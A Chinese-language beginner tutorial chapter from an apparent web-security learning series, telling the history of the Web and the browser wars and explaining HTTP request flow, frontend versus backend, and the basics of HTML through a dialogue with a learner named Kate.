

06-1. Web 通识扫盲课

- **定位：**零基础入门，为 Flask Web 开发和安全工具铺垫
- **核心目标：**读者学完后能理解“输入网址按下回车后发生了什么”，能看懂网页源码，知道前端和后端的区别。

目录

- 第一章：Web 是什么？
 - 1.1 Web 的诞生：从一份论文到改变世界
 - 1.2 Web 的“三国时代”：浏览器大战
 - 1.3 你每天都在用 Web，但你知道它是什么吗？
 - 1.4 前端和后端有什么区别？
- 第二章：HTML——网页的骨架
 - 2.1 HTML 是什么？
 - 2.2 HTML 的基本结构
 - 2.3 HTML 表单——用户输入的第一道门
- 第三章：CSS——网页的皮肤
 - 3.1 CSS 是什么？
 - 3.2 CSS 的基本语法
 - 3.3 CSS 和 HTML 的关系
- 第四章：JavaScript——网页的大脑
 - 4.1 JavaScript 是什么？
 - 4.2 JavaScript 的基本语法
 - 4.3 JavaScript 被恶意利用：XSS 的原理
- 第五章：HTTP 协议——Web 的语言
 - 5.1 HTTP 是什么？
 - 5.2 常见的 HTTP 方法
 - 5.3 常见的 HTTP 状态码
 - 5.4 Cookie 和 Session
- 第六章：用开发者工具透视网页——你的第一把“透视眼”
 - 6.1 从 HTML 到像素——浏览器做了什么？
 - 6.2 浏览器的开发者工具——你的第一把“透视眼”
- 第七章：总结与展望
 - 7.1 你学会了什么？
 - 7.2 这些知识在渗透测试中怎么用？
 - 7.3 下一步学什么？

第一章：Web 是什么？

Kate 在 05 的第四章用 Wireshark 亲手抓过 HTTP 请求和响应，在 05 的第二章用 Burp Suite 改过包、重放过请求。但她今天问了一个很根本的问题：

“我每天都在用浏览器看网页——输入网址、按回车、页面出来了。我知道背后有 HTTP、有 HTML、有服务器。但 Web 这个东西到底是怎么来的？谁发明的？为什么叫‘Web’？”

“这个问题问到了 Web 的老祖宗。故事要从 1989 年的一份论文提案讲起。”


1.1 Web 的诞生：从一份论文到改变世界

1989 年，一个叫 **Tim Berners-Lee** 的英国软件工程师在欧洲核子研究中心（CERN）工作。CERN 是世界上最大的粒子物理实验室——来自几十个国家的上万名科学家在这里合作研究。但 Berners-Lee 发现了一个极其恼人的问题：**每个人的文档都在自己的电脑上，不同电脑上的文档互相看不到。**

你想看同事的研究报告，得先知道他的电脑名、登录他的系统、找到文件路径、用对应的软件打开。每换一台电脑、每换一种文件格式，这套流程就要重新来一遍。科学家把大量时间浪费在了“找文件”上，而不是“做研究”。

Berners-Lee 想了一个方案：**能不能让所有文档互相链接？** 就像学术论文里的脚注——你读到一段引文，脚注告诉你出处，你翻到那一页就能看到原文。如果把这种“脚注”搬到电脑上——你点击文档里的一个链接，它直接跳转到另一个文档，不需要知道那个文档在哪台电脑上——信息就真正连成了一张网。


1989 年 3 月，Berners-Lee 写了一份提案，标题很朴素：《信息管理：一个提案》（*Information Management: A Proposal*）。他的老板在提案封面写了一句话作为批复：“模糊但令人兴奋。”（*Vague but exciting.*）就这一句话，他拿到了继续开发的许可。



1990 年，Berners-Lee 发明了三样东西，定义了 Web 的基石：

- **HTML** (HyperText Markup Language)：用来写网页的标记语言。它让你在文档里嵌入链接——点击一段文字，跳转到另一个文档。你在 01 学的 Markdown，本质上就是 HTML 的简化版——Markdown 用 # 表示标题，HTML 用 <h1> 表示标题。
- **URI** (Uniform Resource Identifier, 后来叫 URL)：给每个网页一个唯一地址。就像每家每户都有一个门牌号，每个网页也有一个独一无二的地址——<http://info.cern.ch>。你在 05-01 第四章学的 IP 地址和 DNS，就是用来解析这些 URL 的。
- **HTTP** (HyperText Transfer Protocol)：浏览器和服务端之间传输网页的协议。你在 05-01 第四章学的 HTTP 请求和响应、GET 和 POST、200 OK 和 404 Not Found——全都是 Berners-Lee 在 1990 年定义的这套规则。

1991 年，世界上第一个网站上线：<http://info.cern.ch>。这个网站现在还活着，你可以在浏览器里打开它——它只包含文字和链接，没有图片、没有动画、没有交互。但它实现了一件以前从未有过的事：**你在一台电脑上点击一个链接，看到了另一台电脑上的文档。**



Web 这个名字是怎么来的？Berners-Lee 的原意是：**World Wide Web——一张覆盖全球的蜘蛛网**。每个网页是一个节点，链接是连接节点的丝线。你点击链接，就像蜘蛛在网上爬行——从一个节点跳到另一个节点，从一台电脑跳到另一台电脑。整个互联网就是一张巨大的、由链接编织而成的网。

Kate 在浏览器里打开了 <http://info.cern.ch>，看到了那个只有文字和链接的黑白页面。她说：“这就是世界上第一个网站？它连一张图片都没有——但它是所有网页的祖宗。我今天打开的 GitHub、知乎、B 站，底层都是这三样东西。三样东西，三十年，一张网。”


“对。而且你以后学的所有 Web 渗透测试技术——SQL 注入、XSS、CSRF、文件上传——全都是利用了这三样东西的某些特性。你不理解 HTML、URL、HTTP，你就理解不了为什么一段 `<script>` 标签能让浏览器弹窗，为什么在 URL 后面加一个单引号能让数据库报错。Web 不是魔法——它是一套可以被理解和被攻击的规则。”

1.2 Web 的“三国时代”：浏览器大战

Berners-Lee 发明了 Web，但 Web 要走进千家万户，需要一件东西——**浏览器**。没有浏览器，你看到的就是一堆 HTML 源码，而不是一个渲染好的网页。


世界上第一个浏览器是 Berners-Lee 自己写的，叫 **WorldWideWeb**（后来改名叫 Nexus）。它既能浏览网页，也能编辑网页——Berners-Lee 的本意是“Web 是双向的，每个人既是读者也是作者”。但这个想法太超前了，后来的浏览器几乎全部砍掉了编辑功能，只保留了浏览。

真正让 Web 火起来的，是 1993 年发布的 **Mosaic** 浏览器。Mosaic 由美国伊利诺伊大学的国家超级计算应用中心（NCSA）开发。它做了三件革命性的事：首次支持在文字中**内嵌显示图片**（在此之前，图片必须在新窗口打开），首次引入了**图形化用户界面**——书签、后退按钮、地址栏，普通人不需要学命令行就能用。而且它是**免费的**，任何人都可以下载使用。



Mosaic 一发布就炸了。1993 年初，全球只有不到 100 个网站。1993 年底 Mosaic 发布后，网站数量开始指数级增长。普通人才知道——原来互联网可以看图片，可以点链接跳来跳去，而且不用学任何技术。Mosaic 把 Web 从“科学家和极客的玩具”变成了“所有人都能用的工具”。

Mosaic 的核心开发者 Marc Andreessen 后来离开 NCSA，创办了 Netscape 公司，发布了 Netscape Navigator 浏览器。Netscape 继承了 Mosaic 的所有优点，加了更多功能——JavaScript（让网页能动起来）、Cookie（让网站记住你是谁）、SSL 加密（让网上购物成为可能）。到 1995 年，Netscape 占据了超过 80% 的浏览器市场份额。



这时候，微软坐不住了。比尔·盖茨在 1995 年发了一份内部备忘录，标题叫《互联网浪潮》（*The Internet Tidal Wave*）。他在备忘录里写道：“互联网是自 IBM PC 以来最重要的技术变革。”然后微软做了三件事：从 Spyglass 公司购买了 Mosaic 的源代码（是的，Mosaic 的代码被卖给了微软），开发了自己的浏览器 **Internet Explorer (IE)**，把 IE 捆绑在 Windows 操作系统中**免费赠送**。

这就是著名的**第一次浏览器大战**（Browser Wars I）。Netscape 收费（个人用户免费，企业收费），微软全免费。Netscape 要自己开发所有功能，微软可以直接利用 Windows 的底层接口。Netscape 是一个独立的浏览器，IE 是 Windows 的一部分——你买一台 Windows 电脑，IE 已经在桌面上了。Netscape 没有任何优势。

到 1998 年，IE 的市场份额超过 90%。Netscape 被打败了，1999 年被 AOL 收购。但 Netscape 在倒下之前做了一件事：**把浏览器内核的源代码全部公开**。这个开源项目叫 **Mozilla**——它后来演变成了 **Firefox** 浏览器。Netscape 虽然死了，但它的代码活了下来。

微软在打败 Netscape 之后，把 IE 团队裁撤到只剩几个人，浏览器功能几乎停止更新。IE 6 在 2001 年发布后，整整五年没有大版本更新。而 Web 技术在飞速发展——新的 HTML 标签、新的 CSS 属性、新的 JavaScript API。IE 6 对这些新特性的支持极其糟糕，全球的 Web 开发者每天都在咒骂微软。这段时期被开发者称为“IE 6 的黑暗时代”。



2004 年，Mozilla 发布了 **Firefox**——它是 Netscape 开源代码的后代，但完全重写了渲染引擎。Firefox 快速、安全、支持最新的 Web 标准，一夜之间席卷全球。2008 年，Google 发布了 **Chrome**——它更简洁、更快，每个标签页独立运行，一个标签页崩溃不会影响其他标签页。Chrome 还首次引入了 **V8 JavaScript 引擎**，让 JavaScript 的执行速度比以前快了好几倍。Web 从“展示文档的工具”变成了“运行应用的平台”——你在线编辑的 Google 文档、你玩的网页游戏、你用的 Figma 设计工具，全是 Chrome 强大的 JavaScript 引擎撑起来的。

到 2012 年，Chrome 的市场份额超过 IE。微软宣布 IE 退役，换成全新的 **Edge** 浏览器。2020 年，微软干脆放弃了自己的浏览器内核，Edge 改用 Chrome 的内核。**当年的浏览器大战，赢家不是微软，也不是 Netscape——是 Chrome。**

Kate 说：“所以 Netscape 打输了，但它开源了代码，后来变成了 Firefox。微软的 IE 打赢了，但后来又被 Chrome 打输，连自己的内核都放弃了。Chrome 赢了，靠的是更快、更安全、更支持 Web 标准。”

“对。浏览器大战不是一场‘谁更狠’的战争，是‘谁更开放、谁更符合标准’的战争。Netscape 失败了，但它的开源精神活了下来。IE 打赢了战争，但它在技术上的落后让它最终死掉了。Chrome 赢在它一直在追赶 Web 标准的脚步——你以后写 HTML、CSS、JavaScript 的时候，Chrome 能按照标准把你的代码渲染出来。”

为什么学安全要了解浏览器大战？

你在 05 学过的很多攻击技术，都和浏览器的发展历史直接相关。**XSS 攻击**能在 JavaScript 出现之后才成为一种普遍的威胁——没有 JavaScript，就没有人能劫持网页逻辑。**Cookie**被 Netscape 发明用来维持登录状态，它后来成为所有 Web 应用认证的基础，也成为 XSS 攻击最想窃取的目标。**SSL/TLS 加密**最早是为了保护电子商务交易，它后来发展成了 HTTPS——你在 05 第四章学的 HTTP 明文传输的弱点，就是 HTTPS 试图解决的问题。**IE 6 的兼容性问题**导致很多遗留漏洞——你以后在内网渗透中还会遇到还在运行 IE 6 的老旧系统，它们无法修复现代安全补丁。

Kate 说：“所以 Netscape 虽然死了，但它留下的 JavaScript、Cookie、SSL——这些东西我今天还在用。我在 05 第二章弹的那个 XSS 弹窗，用的是 JavaScript。我在 05 第四章抓的 HTTP 请求，底层用的是 HTTP 和 SSL。我以为我在学安全——原来我在学三十年战争

留下来的遗产。”

“你不需要记住这场战争的全部细节。你只需要知道一件事：你今天用的 Chrome、Firefox、Edge，以及你在 05 学过的 XSS、Cookie、HTTPS——所有这些，全都是这三十年浏览器战争的直接遗产。”

1.3 你每天都在用 Web，但你知道它是什么吗？

Kate 在上一节听完了浏览器大战的历史，靠在椅背上想了一会儿，然后说：

“我每天打开浏览器、输入网址、按回车——网页就出来了。但仔细一想，我好像根本不知道这个过程中发生了什么。‘浏览器’是什么？‘服务器’在哪？我输入的‘网址’到底是什么东西？”

“这个问题就是这一节要回答的。你每天用的 Web，其实只有三个角色在互相配合。你把这三个角色搞清楚，Web 的基本原理你就全懂了。”

Web 的三大角色

你在浏览器里看到一个网页，背后其实是三个“角色”在协同工作：

角色	是什么	你每天在用的例子	它在 Web 中的职责
客户端	你用来上网的软件	Chrome、Edge、Firefox、Safari	发起请求，渲染网页给你看
服务器	存放网页的远程电脑	GitHub 的服务器、B 站的服务器	接收请求，返回网页数据
HTTP 协议	客户端和服务端之间的“通信语言”	你在 05 第四章学过的 HTTP	规定请求和响应的格式

这三个角色的关系可以用一句话总结：**客户端通过 HTTP 协议向服务器发起请求，服务器通过 HTTP 协议返回响应。**

“客户端”这个名字听起来很高端，但它的意思很简单：**你是客户，浏览器替你跑腿。** 你想看 GitHub 上的某个仓库，你不需要自己跑到 GitHub 的服务器机房去敲门——你只需要在浏览器的地址栏里输入网址，浏览器会替你发请求、收响应、把网页渲染在屏幕上。浏览器是你的“代理人”。


“服务器”是一台远在千里之外的电脑。它和你的个人电脑没有本质区别——也有 CPU、内存、硬盘、操作系统。区别在于它安装的是服务器软件（而不是你用的 Windows 桌面），而且它永远不关机。你凌晨三点想访问 GitHub，GitHub 的服务器必须还在运行——它不能和你一样到点睡觉。

“HTTP 协议”是客户端和服务端之间的通信语言。你在 05 第四章已经学过 HTTP 的请求和响应格式——请求行、请求头、请求体、状态码。客户端和服务端必须说同一种语言，否则它们无法理解对方在说什么。

Kate 说：“所以 Web 就是一个‘传话游戏’。我是客户，浏览器替我传话。服务器在另一头听着，收到我的请求之后，把网页数据传回来。HTTP 就是我们之间的传话规则——每一句话的格式都是规定好的。”

一个完整的网页请求流程

你输入 `https://github.com`，按下回车。在这个瞬间，你的浏览器做了以下五件事：



第一步：DNS 解析——把名字翻译成门牌号

你输入的是 `github.com`，但服务器只认识 IP 地址。浏览器做的第一件事，就是把域名翻译成 IP 地址。这一步叫 DNS 解析，你在 05 第四章已经详细学过 DNS 的查询流程——浏览器先查自己的缓存，再查操作系统缓存，再问 DNS 服务器，最终拿到 `140.82.121.4` 这个 IP 地址。

第二步：TCP 连接——双方确认可以通话

浏览器拿到 IP 地址后，向 GitHub 服务器发起 TCP 连接。这一步就是你在 05 学过的 TCP 三次握手——客户端发 SYN，服务器回 SYN+ACK，客户端再回 ACK。三次握手完成后，双方确认可以开始传输数据。

第三步：HTTP 请求——浏览器说“我要这个页面”

TCP 连接建立后，浏览器发出 HTTP 请求。这个请求是明文的（如果用的是 HTTP）或者加密的（如果用的是 HTTPS）。它的大致内容是：`GET / HTTP/1.1`，表示“我要获取这个网站的首页”。请求里还附带了一些额外的信息——你用的浏览器类型、你能接收的文件格式、你之前是否登录过（Cookie）。

第四步：HTTP 响应——服务器返回网页内容

GitHub 服务器收到请求后，找到首页对应的文件，把它打包进 HTTP 响应里返回给浏览器。响应的第一行是状态码——`HTTP/1.1 200 OK`，表示“请求成功”。响应头里包含了网页内容类型（`text/html`）和长度。响应体里就是你要看的网页内容——HTML 代码。


第五步：浏览器渲染——把代码变成你看到的网页

浏览器收到 HTML 代码后，开始解析它——构建 DOM 树、加载 CSS、执行 JavaScript。最终，一堆 `<div>`、`<p>`、`<a>` 标签被渲染成了你看到的那个漂亮的 GitHub 首页。这个过程你在 6.1 节会深入理解。

Kate 说：“所以我在地址栏输入 `github.com`，按下回车——这背后是 DNS 查 IP、TCP 三次握手、HTTP 请求和响应、浏览器渲染。我以为是一瞬间的事，其实是有五个步骤在排队执行。”

“对。而且你在 05 已经亲手验证过其中的好几个步骤——用 Wireshark 抓过 DNS 查询、看过 TCP 三次握手的 SYN 和 ACK 包、分析过 HTTP 请求的 GET 和 200 OK。现在你把它们串起来了。”

浏览器、服务器、HTTP 的关系：一张图总结



Kate 看着这张图，说：“所以我就是客户端，浏览器是我的代理。HTTP 是传话规则，服务器是传话对象。三样东西，组成了整个 Web 世界。”

1.4 前端和后端有什么区别？

- **前端**：你在浏览器里看到的一切——按钮、输入框、动画、颜色
- **后端**：在服务器上运行的程序——处理登录、存取数据库、返回数据
- 前后端如何通过 HTTP 通信：请求和响应
- 为什么学安全要理解前后端？因为前端有 XSS 和 CSRF，后端有 SQL 注入和文件上传——漏洞藏在每一层里

第二章：HTML——网页的骨架

Kate 在第一章看完了 Web 的诞生和浏览器大战。她靠在椅背上，说了一句：

“Web 的历史我懂了。但我还有一个问题——网页本身是用什么写的？我右键点开一个网页，选‘查看源代码’，跳出来一堆尖括号和英文单词——那是什么？”

“那就是 HTML。你今天看到的所有网页——GitHub、B 站、知乎——全都是用它写的。它不是编程语言，但它是整个 Web 的骨架。”

2.1 HTML 是什么？

HTML 的全称是 **HyperText Markup Language**——超文本标记语言。这个名字拆开来看，每个词都有含义：

- **HyperText**（超文本）：不只是普通文字——文字里可以嵌入链接，点击链接就能跳到另一个页面。你在 1.1 节学过，这是 Tim Berners-Lee 发明 Web 时最核心的想法。没有超文本，Web 就不叫 Web——它只是一堆孤立的文档，彼此没有联系
- **Markup**（标记）：你在文字外面套一层“标签”，告诉浏览器这段文字应该怎么显示。`<h1>` 是“这是一级标题”，`<p>` 是“这是一个段落”，`<a>` 是“这是一个链接”
- **Language**（语言）：HTML 是一套语法规则——哪些标签是合法的、标签之间怎么嵌套、属性怎么写。浏览器按照这套规则解析 HTML，把它渲染成你看到的网页

HTML 不是编程语言。

编程语言（比如你以后要学的 Python）有变量、有循环、有逻辑判断——它们能“计算”。标记语言只有标签——它们只能“描述”。HTML 不能算 $1+1$ ，不能判断“如果用户没登录就跳转到登录页”，不能从数据库里读取数据。它只做一件事：**描述网页的结构**。这一段是标题，那一段是段落，这个字要加粗，那个字是链接。

